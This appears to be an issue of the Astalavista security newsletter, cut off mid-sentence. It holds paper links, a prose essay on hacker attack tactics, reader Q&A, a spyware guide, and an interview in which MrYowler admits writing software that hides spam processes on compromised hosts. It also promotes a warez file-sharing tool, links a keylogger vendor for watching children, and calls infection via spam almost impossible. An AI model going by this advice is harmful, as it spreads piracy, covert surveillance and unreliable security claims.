" SEBEK A KERNEL BASED DATA CAPTURE TOOL "

Watch the attacker, without them noticing you, recommended reading

http://www.astalavista.com/media/files/sebek.pdf

" UNIX PASSWORD SECURITY "

Rather old, but it still gives you an insight if you're not aware of how Unix passwords work

http://www.astalavista.com/media/files/pwseceng.pdf

" ETHICAL HACKING - PENETRATION TESTING "

A comprehensive report giving you an insight of what Ethical Hacking and Penetration Testing is

http://www.astalavista.com/media/files/ethical_hacking___penetration_tests.pdf

" NETWORK SECURITY BASICS "

This document will provide with information on everything you ever wanted to know about Network Security

http://www.astalavista.com/media/files/network_security_basics.pdf

" STEALING PASSWORDS VIA BROWSER REFRESH "

Discusses techniques related to passwords stealing via browser refresh, recommended reading

http://www.astalavista.com/media/files/stealing_passwords_via_browser_refresh.pdf

04. Site of the month

Global Intelligence News Portal - Intelligence, espionage, military, government news and resources

http://mprofaca.cro.net/

05. Tool of the month

Warez P2P v2.0

Warez is a spyware-free file-sharing program. Search for and download your favorite music
and video files shared by other users on a free peer-to-peer network.

http://client.warez.com/dl

06. Paper of the month

Internet Worms

A paper discussing various simulating and optimising worm propagation algorithms

http://www.astalavista.com/media/files/wormpropagation.pdf

07. Free Security Consultation

Have you ever had a Security related question but you weren't sure where to
direct it to? This is what the "Free Security Consultation" section was created for.
Due to the high number of Security concerned e-mails we keep getting on a daily basis, we have decided to initiate a service free of charge and offer
it to our subscribers. Whenever you have a Security related question, you are
advised to direct it to us, and within 48 hours you will receive a qualified
response from one of our Security experts. The questions we consider most interesting and useful will be published at the section.
Neither your e-mail, nor your name will be present anywhere.

Direct all of your Security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond
as soon as possible and provide you with an accurate answer to your questions.

Question: Hello Astalavista, with all the surveillance stories I keep coming across online, I was
wondering to what extent can I be monitored by my ISP, even if I use encryption? Also how can I be sure
that they're not monitoring what I do online?

Answer: Using encryption will protect the confidentiality of your data, using an encrypted channel when
surfing the net(SSL for example)will improve your privacy, however there's always an opportunity for them to
monitor your activies even using SSL. You ISP would probably have no intention to do so, in case they don't suspect
your abusing the service they're offering you, but to answer your question, the major ISPs keep logs for quite a long
time, some do it without a reason, other do it because they want to be able to assist in a possible forensics activities
in case your account has been used to commit illegal activities. You can never be 100% sure they're not monitoring you,
because with the way the Internet works, it is always possible to be monitored by someone, even the "stealthed" proxy you use
might be an object of surveillance, but question yourself, do you really want that level of anonymity and most importantly
why?

Question: Hi, thanks for your newsletter. I wanted to know how I can protect my kids while using the Internet, something
else, sometimes I'm away and I would like to know what they're doing while they're online, I have several content filters
on my Internet Explorer, but I want to be sure they're not doing anything wrong.

Answer: You're welcome. You'd better consider the following, would you follow your kids each time they go out with the idea
to protect them, instead of trying to teach them how to behave, or let's put it, what is good and what's bad? I doubt so,
but I think you believe that the same thing can be done in a very convinient way on your computer, and you'll be right. But
you can teach them how to behave while using the Internet without snooping on them all the time, anyway here's a software
I recommend you if you still intend to use your approach:

http://www.keyloggers.com/

Question: I cannot manage to handle all the spam I get every day, I often subscribe myself to newsletters, do you think it's
because of that, even when I keep changing my e-mail, I keep getting an enormous amount(compared to my friends)of spam, what

can I do about it? Something else I was interested in, is it possible to get infected with a trojan/worm by viewing/opening
a spam message?

Answer: Spam became such a natural natural part of the Internet, that you will probably never be able to completely eliminate it,I think
What you're doing is giving your email to every newsletter you see out there, which is terribly wrong and this is
where the problem comes from. You don't need much time to make a difference between a trusted and not trusted site. Moreover,
never give your personal email there; instead, create another one, especially for the newsletter. There's a little chance
for you to receive a trojan/worm via spam, let's not say almost impossible. However, watch out the kind of mails and attachments you receive.

08. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have
decided that there should be a special section for corporate security, where
advanced and highly interesting topics will be discussed in order to provide
that audience with what they are looking for - knowledge!

The Nature of the Game Part 1
By MrYowler
mryowler [at] cyberarmy.com
http://www.cyberarmy.com/

This text strives to be a frank and straightforward discussion of hacker attack strategy, tactics. And
if I have time, motivations and ethics, this will not be a 'how-to', nor will the focus be placed on implementation;
this is a general overview, aimed at describing how and why a hacker targets the various elements of a network.

The Target:

A network is composed of a great number of parts; many may tend to escape the notice and control of the
individual or group responsible for maintaining its security. The basic components of a network include hosts,
transmission media, services, communications protocols, data, and users. Each of these components represent
potential vulnerabilities, depending upon what the attacker wants, and what the defender focuses on while protecting.

Hosts:

Networks are built upon trust relationships between hosts. By penetrating an individual host, an attacker can often
gain access to otherwise unavailable services on some larger portion of a network.

In the following network example, a fairly typical target configuration, it is possible to gain access to unencrypted shell services, for all hosts, merely by penetrating one of them. The firewall effectively blocks access to the telnet service, from hosts outside the LAN; but since hosts inside the LAN are not blocked by the firewall, they can be used to access otherwise unavailable services. A common tactic used to exploit this situation might be to email a suitably configured Trojan Horse program to a user inside the network, who is believed to be likely to run it. (An attacker using this attack would therefore also be targeting the destination user and employing programming, network protocol, and social engineering tactics.)

Transmission Media:

Networks require transmission paths in order to enable communication between hosts and between users. Sometimes, these take the form of network cable, telephone lines, or wireless media. The type of media has a significant impact upon the specific tactics which are employed against it, but general tactics are frequently media-independent. In addition to standard MIJI tactics, transmission media are also subject to intelligence-gathering tactics.

MIJI:

MIJI tactics are typically used to perpetrate Denial-of-Service attacks, although the possible scope of tactics includes much more. MIJI is a communications security term referring to Meaconing, Intrusion , Jamming, and Interference - and traditionally it is related to attacks upon communications systems, which might also be characterized as Denial-of-Service.

Intelligence-gathering:

By inserting himself into the transmission path of the data stream, the attacker can sometimes gather useful intelligence about the target network. Usernames, passwords, and data pass unencrypted or minimally encrypted across parts of a network.

Services:

Many services are designed with only cursory planning for security. Web, email, and Domain Name Services are among the most popular and most commonly exploited services on the Internet today. A great number of services involve passwords, sensitive data, and trust relationships with little or no authentication. Few services in common usage employ sophisticated encryption techniques, where they employ any encryption at all. As a result, many services can be exploited to capture authentication and other sensitive data.

Communications Protocols:

Tied closely to services, communications protocols, from the application layer to the hardware layer, can be spoofed or manipulated to allow data to be intercepted, modified, or redirected. This is often where Denial-of-Service attacks, perpetrated using MIJI tactics, are most effectively applied.

Data:

Data can be acquired through communications protocol exploits, attacks upon services and server processes, examination of logs and databases, dumpster-diving, and by social-engineering users among other methods. Data is often precisely what network and system administrators are most interested in protecting, although sometimes there are operational processes to be protected, as well. (Financial and military operations are some reasonable operational system targets, for example.) Data is often well-protected, until it arrives at a trusted destination. These destinations are frequently the best targets for compromising data. Users, hosts, and databases are often the trusted targets. If the user or host can be compromised, then the data can be exposed. There are also electronic warfare tactics that can be used to expose data, as well as the old hacker standby; digging through garbage - it's truly amazing sometimes what people will throw away.

Users:

The most unstable and unreliable element of a system is generally the user. This makes the user the most vulnerable point of attack, and the most likely path to intrusion-detection.

Most elements of a network or system tend to follow well-documented, readily-understood, and consistent rulesets. Users are the exception; while they can frequently be relied upon to follow logical reasoning paths, the factors which influence user behavior include numerous random, physiological, psychological, and unforseeable elements.

A skilled attacker can exploit the unreliability of the user through social engineering tactics, and by applying technical attacks that modify the user's perception of conditions, to change the user's behavior to suit the attacker's need.

The Attacker:

Attacker tactics vary not only according to the target, but also according to the attacker - in fact, some victims are actually selected entirely at random, or on the basis of opportunity. Hacker attack strategies come in a variety of forms; cryptographic, network protocol exploits, programming, brute-force, denial-of-service, and social engineering, to name a few. An attacker will often specialize in one of more of these areas, and this frequently has a noticeable effect upon the tactics that they will choose to employ, in pursuing a target.

Cryptographic:

Defenders seek to protect data which they perceive to be valuable. Since the defender is usually involved
to some extent in the creation or use of the data, it stands to reason that they would have some knowledge of
its importance. One of the most common ways to control access to valuable data is to cipher it, so that only
the authorized users can decipher it.

Cryptographic attacks rely upon the tendency by defenders to cipher data that they perceive to be valuable - and
upon the tendency of the defender to be better equipped to determine what is valuable than the attacker.

Common cryptographic attack tactics involve brute-force cryptographic key-searching; while less-common tactics may
involve the exploitation of weak cryptographic algorithms, or may be combined with other tactics to find likely
cipher keys.

While it is reasonable to expect a cryptographic attacker to have a strong mathematical background, generally only
the most skilled of such attackers do. Common attackers often rely upon simple or well-known cipher algorithms and
systems, or they combine other tactics with cryptography, to achieve results.

Network Protocol Exploits:

Network protocols are often inherently flawed in a variety of ways. Email and web data are traditionally
transmitted with little or no encryption, and users as well as the designers of systems, based upon these protocols,
typically do not give such issues much thought when implementing or using these protocols. Sometimes, users will
trust a protocol simply because they are not aware of having experienced previous compromises - and they will often
trust it with highly sensitive data. Email, and the web, are often used to carry significant financial information,
as well as governmental and commercial data, which, if closely examined, might well merit classification for reasons
of national security. Examples might include data regarding the schedules of people surrounding highly ranked
governmental officials, or military unit members, whose planned activities might represent compromises of operational
security when transmitted via email.

The variety and types of exploits range as widely as the protocols themselves, and often, where one client or
server is immune to a particular exploit, another might not be. Common examples of this include email clients
which may or may not be HTML-enabled in various ways, web clients with client-side scripting languages, and chat
clients which might be vulnerable to client 'booting' or 'punting', based upon errors in the way in which the client
might have been programmed.

Network protocol attackers will frequently be skilled system administrators or programmers, and will have spent some measure of time examining the specific target protocol,and/or read protocol documentation in order to expose the flaws which are their points of entry.

Programming:

This type of attack relies upon the insertion of malicious code, into the processes of the target network.

The most common form that this takes is the Trojan Horse program - a program which claims to do one thing but, in fact, does something completely different. While skilled programming attackers will often decry this implementation as beneath their dignity, the buffer-overflow tactics that mark a truly skilled attacker of this type amount to little more than causing a program that was designed to do one thing, to do something else - just like a Trojan Horse. The difference is more a measure of degree than it is one of a principle.

An attacker who uses such devices as Trojans will typically need to combine this with some measure of Social Engineering in order to convince the target to accept the software that is used in the attack. A more skilled attacker will look for ways to enter through pre-existing software, which is in fact installed for some other purpose. Such attackers will often be skilled in one or more low-level languages, such as 'C' or Assembly language, and will generally target hosts, although ,on occasion, programming attackers may combine with such tactics as Protocol Engineering to attack other elements of a network.

Brute-force:

Brute-force tactics generally come in two varieties; 'cracking' and 'known plaintext'.

Data cracking usually involves the exhaustive search of an entire keyspace, although more skilled attackers will use various tactics to limit or prioritize the keyspace that they choose to search. Known plaintext attacks typically focus on key discovery by causing a set of known data to be ciphered, and then examining the ciphered data, as compared to the unciphered data (or plaintext), to discern patterns. One relatively simple way to apply the 'known plaintext' tactic is to insert data into a target network by sending email to an SMTP mail server, which utilizes cryptography to protect outgoing message data. By sending such mail to a non-existent recipient, the attacker can cause such mail to 'bounce' and presumably therefore receive the message, returned to sender and ciphered by the mail server. The attacker now possesses both the original 'known plaintext', and a ciphered version of the same in the form of the message returned to the sender.

Sometimes 'cracking' tactics are applied remotely in an attempt to gain entry to a remote system; this is usually referred to as 'password cracking', although when an encrypted password file is captured and cracked on the attacker's

system, 'data cracking' better describes the activity. To the defender, this often appears to be a denial-of-service attempt; to be successful, a great many attempts must usually be made, often straining the resources of the defending system, and providing the same high profile of visibility that is typical of denial-of-service attacks.

Note that it is this type of tactic, that inspires the heated and ongoing discussion about which describes a network attacker best - 'hacker' or 'cracker'. Some argue that a 'hacker' can be more broadly defined as a programmer or even as a writer; others argue that network attacker tactics can extend well beyond 'cracking' tactics. This ongoing argument is covered later.

Denial-of-Service:

The underlying premise of a great number of defensive measures used in network security is that the attacker wishes to gain unauthorized access to some service. Invalidate this premise, and many of these defensive measures are invalidated with it.

Denial-of-service attacks attempt to deny service to authorized users rather than attempting to grant access to unauthorized ones. Often, by denying access to a specific service, other services or network components become more accessible targets.

An attacker, who employs denial-of-service tactics, usually does so either out of spite, or as a fall-back position from a frustrated desire to gain access. From that standpoint, a higher frequency of denial-of-service attacks might indicate a more successful security strategy - but then, the users are unlikely to congratulate the defender whose system(s) falls to a denial-of-service attack rather than having their web site defaced. Fortunately, such attacks are generally very high-profile activities on the involved resources, and are generally rapidly identified and responded to. While there are some such attacks that can be particularly dangerous and effective; on the whole, such tactics are easily defeated by an alert defensive staff.

Social Engineering:

This is perhaps the most insidious form of attack, since it tends to be the area which is most uncontrollable and generally poorly understood in the Network Security arena.

Technically-inclined people tend to choose the interest as most people choose their interests because they excel with them. Computer-related skills often imply a sort of detail-oriented logical thinking that is atypical for modern social environments, and often fails to translate easily from the mind into most spoken languages. Computer security is typically perceived as a highly technical area of expertise, and, as a result, it is not surprising to find such people in this area.

Consequently, it is not unusual to find 'characters', in this field - people whose personalities do not fit the societal norm. It is also not unusual - given the imprecise nature of most spoken languages, and the highly logical and detail-oriented nature of the work - to find that verbal skills are often mutually exclusive with the technical background that is usually associated with network security.

Hackers are often thought of as social outcasts and misfits, and there has traditionally been some reasonable basis for this assessment. The 'characters' involved in this sort of activity are often not socially accepted. Whether this is cause or effect is a matter of debate, but because of the social profile, both network security attackers and defenders are often poorly equipped to deal with tactics related to the social manipulation of users.

A skilled social engineer is very much akin to a good con artist. He is able to lie smoothly, and he is able to gain the confidence of his victims. Often, a mixture of truth is used to lend the attacker credibility. Sometimes an attacker will even use boldfaced obvious fabrications to extract passionate responses from the target, and thereby borrow credibility from the reaction of the target, from the perspective of otherwise impartial onlookers. These kinds of attackers are skilled at maintaining their cool in the face of a danger, crisis, or disaster, and have the ability to see a situation from the points of view of many of the people involved. They will often be capable of talking themselves out of a situation, even when caught red-handed by the defender/s. A skilful social engineer is a rare and dangerous bird, and when successfully combined with technical abilities, such an individual is capable of operations on a global scale.

To be continued...

09. Home Users Security Issues

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.
If you have questions or recommendations for the section, direct them to security@astalavista.net Enjoy yourself!

Protecting from Spyware

What is Spyware?

Your Anti-Virus program won't detect it, your firewall may not completely stop it, someone out there is secretely analyzing all of your online (sometimes offline) activities and is storing them for possible data mining purposes, and all of these because of Spyware.

Spyware can be described as software whose purpose is to collect demographic and usage information
from your computer, for advertising and marketing purposes. The process is hidden from your eyes, usually
spyware is installed within the software you download, or it comes with the package you install. Once started,
it will invade your privacy to a very high level, compromising all of your online activities and manipulating your
perception of the Internet by hijacking your search results and the web sites you try to enter in.

How dangerous is it?

While still valuable for advertising and marketing purposes, the information gathered through web sites is limited compared
to those that could be gathered by using spyware. Literally, all of your online and offline activities can be reported
and summarized to a centralized ad server. Many spyware will download and install other programs on your computer, wasting
your resources, slowing down your processes and sometimes acting like a trojan horse, even like a keylogger. Certain spyware
programs even have AutoUpdate functions where they can download any software they want to on your computer, again without
you knowing it. Quite a lot of people still ask, why should I worry about that? Although it can be argued whether it exists or
not, there's still a word called Privacy, something you need to protect at any cost.

Why is Spyware used?

The biggest advantage of online marketing is the low cost of doing it and the instant access to results, which sometimes
are more accurate than the traditional marketing methods used. Imagine a MP3 player product, we've seen it before.
Sometimes, the majority of ads that appear on the sites that you visit aren't related to any of your interests, but how about
if you start seeing ads that are specifically displayed and match your interests? It's not a coincidence, it's just the fact
that you have been identified in some way by the web site/network you have visited. Now imagine this network being a part
of another one, consisting of spyware agents;the results are web sites designed specifically for your interests. But this
is useful to me, how come? Indeed, it is, if it wasn't stored in a database for data mining purposes, probably forever.

How can I check if there's spyware on my computer?

You can use these freeware products, which happen to be very useful and regularly updated:

Ad-aware - http://www.lavasoftusa.com/
SpyBot Search&Destroy - http://www.safer-networking.org/

Any sites discussing the topic?

You can find more information about spyware at?

http://www.cexx.org/adware.htm
http://www.spywareinfo.com/

http://www.spywareguide.com/

10. Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community.
We hope that you will enjoy these interviews and that you will learn a great deal of
useful information through this section. In this issue we have interviewed
MrYowler from Cyberarmy.com

Your comments are appreciated at security@astalavista.net

Interview with Mr.Yowler, http://www.cyberarmy.com/

Astalavista: Mr.Yowler, Cyberarmy.com has been online since 1998, and is a well
known community around the net. But there're still people unaware about it, can you please tell us something more about the main idea behind starting the site, and what inspired you the most?

MrYowler: Well, I didn't actually start the site; that was Pengo's doing. I actually
joined when CyberArmy had about 37,000 members, and I worked my way up the
ranks, first by completing the puzzles, and later by participating in the community as one of its leading members. I was first put in charge, back in 2002, and I bought the domain from Pengo, and completely took over, in late 2003.

CyberArmy is a community of 'hackers' of various skill levels and ethical colors. We focus primarily upon creating a peer environment in which 'hackers' can share information and ideas, and we accomplish that through our Zebulun puzzle and ranked forums, which serve to stratify discussion groups be comparative technical ability. We tend to focus on 'n00bs', largely because they are the group that has the most difficulty finding peer
groups to become involved in, because they are the group that most often needs the technical and ethical guidance that CyberArmy provides, and because they are the group that is most receptive to this guidance.

I suppose that what I find most inspiring about the CyberArmy is its tendency to regulate itself. People who are interested in 'hacking hotmail'
tend to gravitate together, and not pester people who are not interested in
it, and when they don't, the community rapidly takes corrective action on its own. This is a model that I would like to see extend to the rest of the Internet; spammers and kiddie-porn dealers should be possible to identify and remove from the networks without the necessity to monitor *everyone's* email, through some regulatory or enforcement organization that
is largely unrepresentative of the users that it is chartered to protect.

I like that CyberArmy gives its members a reason to *think* about social

ethics, and to decide upon what they should be, rather than to simply accept
what is established, without reasoning. I find that to be a fundamental failing of modern society - that we frequently simply accept law, as the determinant of social ethics, instead of requiring law to be guided by them.
When people use *judgement*, rather than rely solely upon law, then people are much more likely to treat one another with fairness.
Externally imposed rules are for people who lack the judgement skills to figure out how best to behave, without them. And most rules, today, are externally imposed. I believe that when people *think* about social ethics,
it usually results in a moral fiber that is founded in an honest *belief* in
the moral behavior that they come up with - and that this makes for infinitely better Internet citizens, than rules or laws that are supported
only by a deterrent fear of reprisals. I think that such people usually come up with better behavior than the minimum standards that rules and law
do, as well.

Astalavista: Cyberarmy runs a challenge - Zebulun, which happens to be a very
popular one. How many people have already passed the challenge, and what are you trying to achieve with it besides motivating their brain cells?

MrYowler: About 200,000 people have participated in the Zebulun challenge, over the
years, to one extent or another. Because the challenges are changed, over
time (to discourage 'cheating', and to keep them challenging, during changing times), the definition of "passed the challenge" is somewhat variable. Approximately 300-400 people have completed all of the challenges
that were available to them, to obtain the highest possible rank that one can reach, by solving the puzzles. That has traditionally been "Kernel" (the misspelling is an intentional pun) or "General", and it is presently "Kernel". At the moment, the Kernel puzzle seems to be too advanced, and will probably have to be changed. There are seven puzzles, and our intended
target is that there should always be about a 2:1 ratio of players, from one
rank to the next. This guarantees that the puzzles will be challenging to
most players, without being discouraging.

Of course, we like encouraging people to learn. More importantly, I'm trying to get people to *think*. Anyone can become educated about technical
systems; this only requires time and dedication to the task. And while that
is an important think to do, it is already heavily stressed in schools, and
throughout most societies and cultures. Smart people know a lot of things.

But this is not entirely true. Most smart people have come to realize that
"knowledge is power" - but it is not the knowledge that makes them smart.

As with static electricity, which is expressed only as voltage potential -
until it strikes the ground as lightning - knowledge is not expressed as power, until someone *thinks*, and applies that knowledge to some useful purpose. Socrates was effectively an illiterate shoe-salesman (a cobbler),
but he is considered a great philospher, because he took the little bit that
he knew about the world, and *thought* about it. Not only that, but he convinced other to think about it, as well. Einstein was a mediocre mathematician and generally viewed as a quack, until his thinking was expressed in the form of nuclear energy. *Thought* is what separates the well-educated from the brilliant - and most successful 'hackers' rely much
more upon *thought*, than upon an exhaustive understanding of the systems that they target. Not that having such knowledge isn't helpful... :)

I am trying to get people to *think* - not only about intrusion tactics, but
also about defensive measures, motivations, risks, ethics, and about life in
general. Too much of the world around us is taken for granted, and not questioned. Not thought about. I am trying to make the art of questioning
and *thinking*, into a larger part of people's lifestyles.

Astalavista: How did the infosec industry evolved based on your observations since
1998? Is it getting worse? What are the main reasons behind it? Crappy software or the end users' lack of awareness?

MrYowler: In its early years, the infosec industry was largely dominated by the
mavericks - as is true with most developing industries. A few people dominated the profession, with their independence - it gave them the freedom
to tell the business world how things should be, and to walk away, if the business world was unwilling to comply. Today, we see less of that, and while the industry is still largely dominated by such people, the majority
of people whose job is to implement system security, are much more constrained by resource limitations.

Essentially, there are two groups of people in the defensive side of this industry; the policy-makers and the implementors. Policy-makers are usually
corporate executives, CISOs, legislators, consultants, or otherwise figures
of comparative authority, whose job it is to find out what is wrong with system security, and to come up with ideas about how to fix it. Implementors are usually the ones who are tasked with implementing these ideas, and they are usually system or network administrators, programmers,
security guards, or otherwise people whose influence on things such as budget and staff allocation, is insignificant. As a rule, the policy-makers
make a great deal of money, establishing policies that they have very little
part in implementing, and often these policies have a significant impact upon the work loads and environments of implementors.

It is all well and good, for example, to decide that there will be no more use of instant messenger software in the workplace. Stopping it from occurring, however... while remotely possible, by employing purely technical measures, it is certainly not desireable or inexpensive. Even monitoring for it can require staff resources which are rarely allocated for the task, and the effect of draconian security measures - or penalties for non-compliance - is usually much more damaging to workplace productivity than the instant messengers ever were. For some reason, policy-makers have abandoned the basic principle of system design; "involve the user" - and have limited themselves to requiring the support of executive management. Security policy is surprisingly cheaper, faster, and easier to achieve compliance with, when is also has the support of the rank-and-file members of an organization - and not the kind of support that is achieved putting a professional gun to their heads, by requiring people to sign compliance agreements. Rather, the support that is achieved by giving the employees a sense of personal investment in the security of the system. User awareness is fairly easy to achieve, although users will tend to disclaim it, when caught in a violation or compromise. Creating accountability documents, such as security policy compliance agreements, may combat these disclaimers; but the most truly effective approach is not to just tell the users and demand compliance - but to give the users a voice in it, and the desire to strive for it. In many cases, the users have excellent ideas about areas where system security falls down - and similarly excellent ideas about how to fix it.

Policy-makers have to bridge the gap between themselves and implementors, or security will always be 'that pain-in-the-ass policy' which people are trying to find ways to work around. And instead of the draconian Hand of God, which appears only so that it can smite you down; security needs to become the supportive freind that you can always pick up the phone and talk to, when you have a question or a problem.

That having been said, there is another problem with modern security practices, that is worth giving some attention to...

Because security has traditionally been sold to organizations, as a way to prevent losses that result from security compromises, these organizations have begun to assign values to these compromises, and these values determine the extent to which these organizations will go, to prevent them. While perfectly reasonable and sensible from a business perspective, these values are determined largely by educated guessing, and the value of a compromise can be highly subjective, depending upon who is making the assessment.

Remember - if your credit information gets into the hands of someone who uses it to print checks with your name on them, you could spend years trying to straighten out your credit with the merchants who accept these checks. It can impact your mortgage interest rates, or prevent you from getting a mortgage, at all - and it can force you to carry cash, in amounts that may place you in considerable personal danger. The organization which pulls a credit report on you, to obtain this information, however, stands very little to lose from its compromise, since you are unlikely to ever determine, much less be able to prove, that they were the source of the compromise. So, what motivates them to guarantee that all credit report information is properly protected, destroyed and disposed of? What's to stop them from simply throwing it in the garbage? And what happens to it, if they go out of business, or are bought out by some other company? To what extent do they verify that their employees are trustworthy?

This is typically where security falls down. Remember; security is the art of protecting *yourself* from harm - not necessarily your customers, your marketing prospects, or anyone else. As a result, most of the effort to secure systems, goes into protecting the interests of the people who *operate* those systems - and not necessarily the users of them, or the data points that they contain information about. In many cases, legal disclaimers and transfers of liability replace actual protective countermeasures, when it comes to protecting things that *you* care about - and in still other cases, a lack accountability suffices to make an organization willing to take a chance with your security, out of a commercial interest in doing so. Marketing entities often openly sell your information, or sell the use of your information to market things to you, and make no bones about doing so - after all, it's not their loss, if your information gets misused - it's yours.

This is a fundamental problem in information security, and for many of us it costs our personal freedom. The government needs access to all of our emails, without the requirement to notify us or get a warrant to access the information, because we might be drug dealers or child molestors. And I worry that some child molestor will gain access to the information, through the channels that are made available to government. Amazon.com stores our credit information, in order to make is easier for us to buy books through them, in the future - and I worry that all someone needs is the password to my Amazon.com account, to start ordering books on my credit card. Every time that I fill out an application for employment, I am giving some filing clerk access to all the information required, to assume my identity. That information is worth a great deal, to me - how much is it worth, to them?

Enough to pay for a locking cabinet, to put it into? Enough to put it into a locked office? Enough to alarm the door? Enough the get a guard to protect the facility in which it is stored? Enough to arm the guard? Enough to adequately shred and destroy the information, when they dispose of it? Enough to conduct criminal background investigations on anyone that has access to the information? Or do they just get some general corporate liability insurance, and figure that it's an unlikely-enough circumstance, that even if it happens, and I'm able to trace it back to them, and make it stick, in court, that it's worth the risk of a nuisance libility lawsuit?

At its core, information security is failing, for at least these two reasons: 1) for all the talk that goes on, very little on the way of actual resources are devoted to information security; and, 2) people and organizations usually show comparatively little interest in anyone's security but their own.

Astalavista: Mr.Yowler, lately we've seen an enormous flood of worms in the wild, what do you think is the reason?

MrYowler: Firstly, these worms exploit errors in upper-layer protocols of networks and network applications. Because network applications are proliferating at an ever-increasing rate, the possible ways to exploit them are also increasing at this geometric rate - and people who are interested in exploiting them, therefore have more things to work with.

Secondly, there is a glut of information technology talent in the United States, perhaps thanks, in part to the collapse of the Internet economy - and also, in part, thanks to the rush to outsource technology jobs to overseas entities. Additionally, third-world countries have been developing technical talent for some years, now, in an effort to become competitive in this rapidly-growing outsourcing market. This has created an evironment where technical talent is plentiful and cheap - and often disenfranchised.

In some cases, these worms are written by kids, with nothing better to do - and that has always been a problem, which has grown in a linear way, as more and more advanced technical education has begun to become available to younger and younger students.

In other cases, this is the technical equivalent of "going postal", in which a disenfranchised technology worker creates a malicious product, either as a form of vengance, of in the hope of creating a need for his own technical

talents, as a researcher of considerable talent, with regard to the worm in question. Surprisingly many people who might otherwise never find work in the technical or security industries, are able to do so, by making a name for themselves through criminal activity or other malicious behavior. While demonstrating questionable ethics, it also demonstrates technical talent, and the noteriety is sometimes more valuable to a company, than the damage that they risk by hiring someone whose ethics are questionable. Many people are employed or sponsored in the lecture circuit, for this reason; they did something that bought them noteriety - good or bad - and their employer/s figure that they can benefit from the noteriety, without risking a lot of possible damage, by putting these people on the lecture circuit.

In an increasing number of cases, these disenfranchised technology workers are actually employed for the specific purpose of creating malware, by spyware, adware, and spam organizations, as I will cover in the next question. When one is forced to choose between one's ethics and feeding one's children, ethics are generally viewed as a luxury that one can no longer afford. I, myself, am currently under contract to a spammer, since I am now approximately two weeks from homelessness, and better offers have not been forthcoming. I'm writing an application which will disguise a process which sends out spam, as something benign, in the process listing, on what are presumably compromised *nix hosts. The work will buy me approximately one more week of living indoors, which is really not enough to justify the evil of it, but I am in no position to refuse work, regardless of the employer. And indeed, if I did not accept the contract, and cheaply, then it is quite likely that someone from a third-world country would have done so - and probably much more cheaply than I did.

Astalavista: Recently, spammers and spyware creators started using 0-day browser bugs, in order to disseminate themselves in ways we didn't consider serious several months ago. Did they get smarter and finally realize the advantages or a 0-day exploit, compared to those of an outdated and poisoned e-mail databse?

MrYowler: As indicated in the previous question, spam, spyware and adware organizations are beginning to leverage the fact that there is now a glut of technical talent available on the world market, and some of it can be had, very cheaply. These organizations have been taking advantage of technical staff that could not find better work for a long time. As more people who possess these talents, find themselves unable to sustain a living in the

professional world; they are increasingly likely to turn to the growing professional underground.

Employment in the security industry is no longer premised on talent, ability, education, skill, or professional credentials, and there are essentially three markets that are increasingly reachable, for the malware professional world. 1) Third-world nations with strong technical educational programs are simply screaming for more of this sort of comparatively lucrative work to do. 2) Young people who lack the age or credentials to get picked up professionally, by the more respectable organizations, often crave the opportunity to put 'hacking' skills, developed in earlier years, to professional use. 3) Older technology workers, finding it difficult to find work in a market dominated by under-30-year-old people, often have large mortgages to pay, and children to put through college, and are willing to take whatever work they can find - if not to solve their financial problems, then perhaps to tide them over until a better solution presents itself.

It's not so much that spam, spyware, and adware marketers have become smarter, as it is that greater technical talent has become available to them The same people who used to develop and use blacklists, and filter spam based upon header information for ISPs that have since gone bankrupt or been bought out, are now writing worms that mine email client databases, to extract names and addresses, and then use this, combined with email client configuration information, to send spam out from the user's host that the addresses were mined from. They are using the user's own name and email address, to spoof the sender - even using the SMTP server provided to the victim, by their ISP, to deliver the mail. This effectively permits them to relay through servers that are not open relays, and distributing the traffic widely enough to stay under the spam-filtering radar of the sending ISPs, and to evade the blacklisting employed by the recieving ISPs. It also permits them to leverage the victim's relationship to the recipients of the spam, in order to get them to open and read it - and sometimes, to get them to open attachments, or otherwise infect themselves with the worm that was used to reach them. The spammers have not previously been able to hire talent of this grade, very often - now, this talent is often not only available, but often desperate for cash, and therefore willing to work cheap.

It's a bit like an arms race. In the rush to develop enough technical talent to defend against this sort of thing, we have developed an over-abundance of talent in the area - and that talent is now being hired to work against us. This will presumably force people to work even harder at developing coutnermeasures, and repeat the cycle. Assuming, of course, that the threat is taken seriously enough by the public, to keep the arms race

going. After all - once everybody has enough nuclear weapons to destroy all the life on Earth, then there isn't much point in striving to build more. You just have to learn to deal with the constant threat of extinction, and try not to take it too seriously - since there isn't really anything to be done about it, any more. We seem to be rapidly approaching this mentality, with regard to malware.

Astalavista: What is your opinion on ISPs that upgrade their customers' Internet connections for free, while not providing them with enhanced security measures in place? To put it in another way, what do you think is going to happen when there're more and more novice ADSL users around the globe, who don't have a clue about what is actually going on?

MrYowler: This comes back around to the second point, with regard to the problems of information security, today. People have little interest in anyone's security but their own.

The ISPs *could* block all outgoing traffic on port 25, unless it is destined for the ISPs SMTP servers - and then rate-limit delivery of email from each user, based upon login (or in the case of unauthenticated broadband, by IP address). This is a measure that would have effectively prevented both the desktop server and open relay tactics that I described in my paper, "Bulk Email Transmission Tactics", about four years ago, and it would severely constrain the flow of spam from zombie hosts in these user networks. The problem is that they don't care. They only care when the spam is *incoming*, and then they can point fingers about how uncaring someone else is. The same holds true for individual users.

It is neither difficult nor expensive to implement a simple broadband router, to block most incoming traffic which would be likely to infect user hardware with malware. It is also not difficult or expensive to implement auto-updating virus protection, spyware/adware detection/removal, and software patching. It could be done even more cheaply, if ISPs were to aggregate the costs, for all of their users, and buy service contracts for this kind of protection, in bulk, for their users, and pass the cost along as part of the 'upgraded' service. Unfortunately, the nominal cost of doing so, would have to be borne by users who do not take the threat seriously, and who only care about the threat, when it has a noticeable impact on them.
Since many of the malware packages are designed *not* to have a noticeable impact on the user - using them essentially as a reflection, relay, or low-rate DDoS platform, or quietly extracting data from their systems which will be abused in ways not directly traceable to their computer - these

users to not perceive the threat to be real, and are therefore unwilling to
invest - even nominally - in protecting themselves from it. ISPs are not willing to absorb these costs, and they are not willing to risk becoming uncompetitive, by passing costs on to their subscribers; so they pay lip service to questions of security and antispam service, and perform only the
most minimal tasks, to support their marketing claims.

As with most organizations, the security of the organization itself, lies at
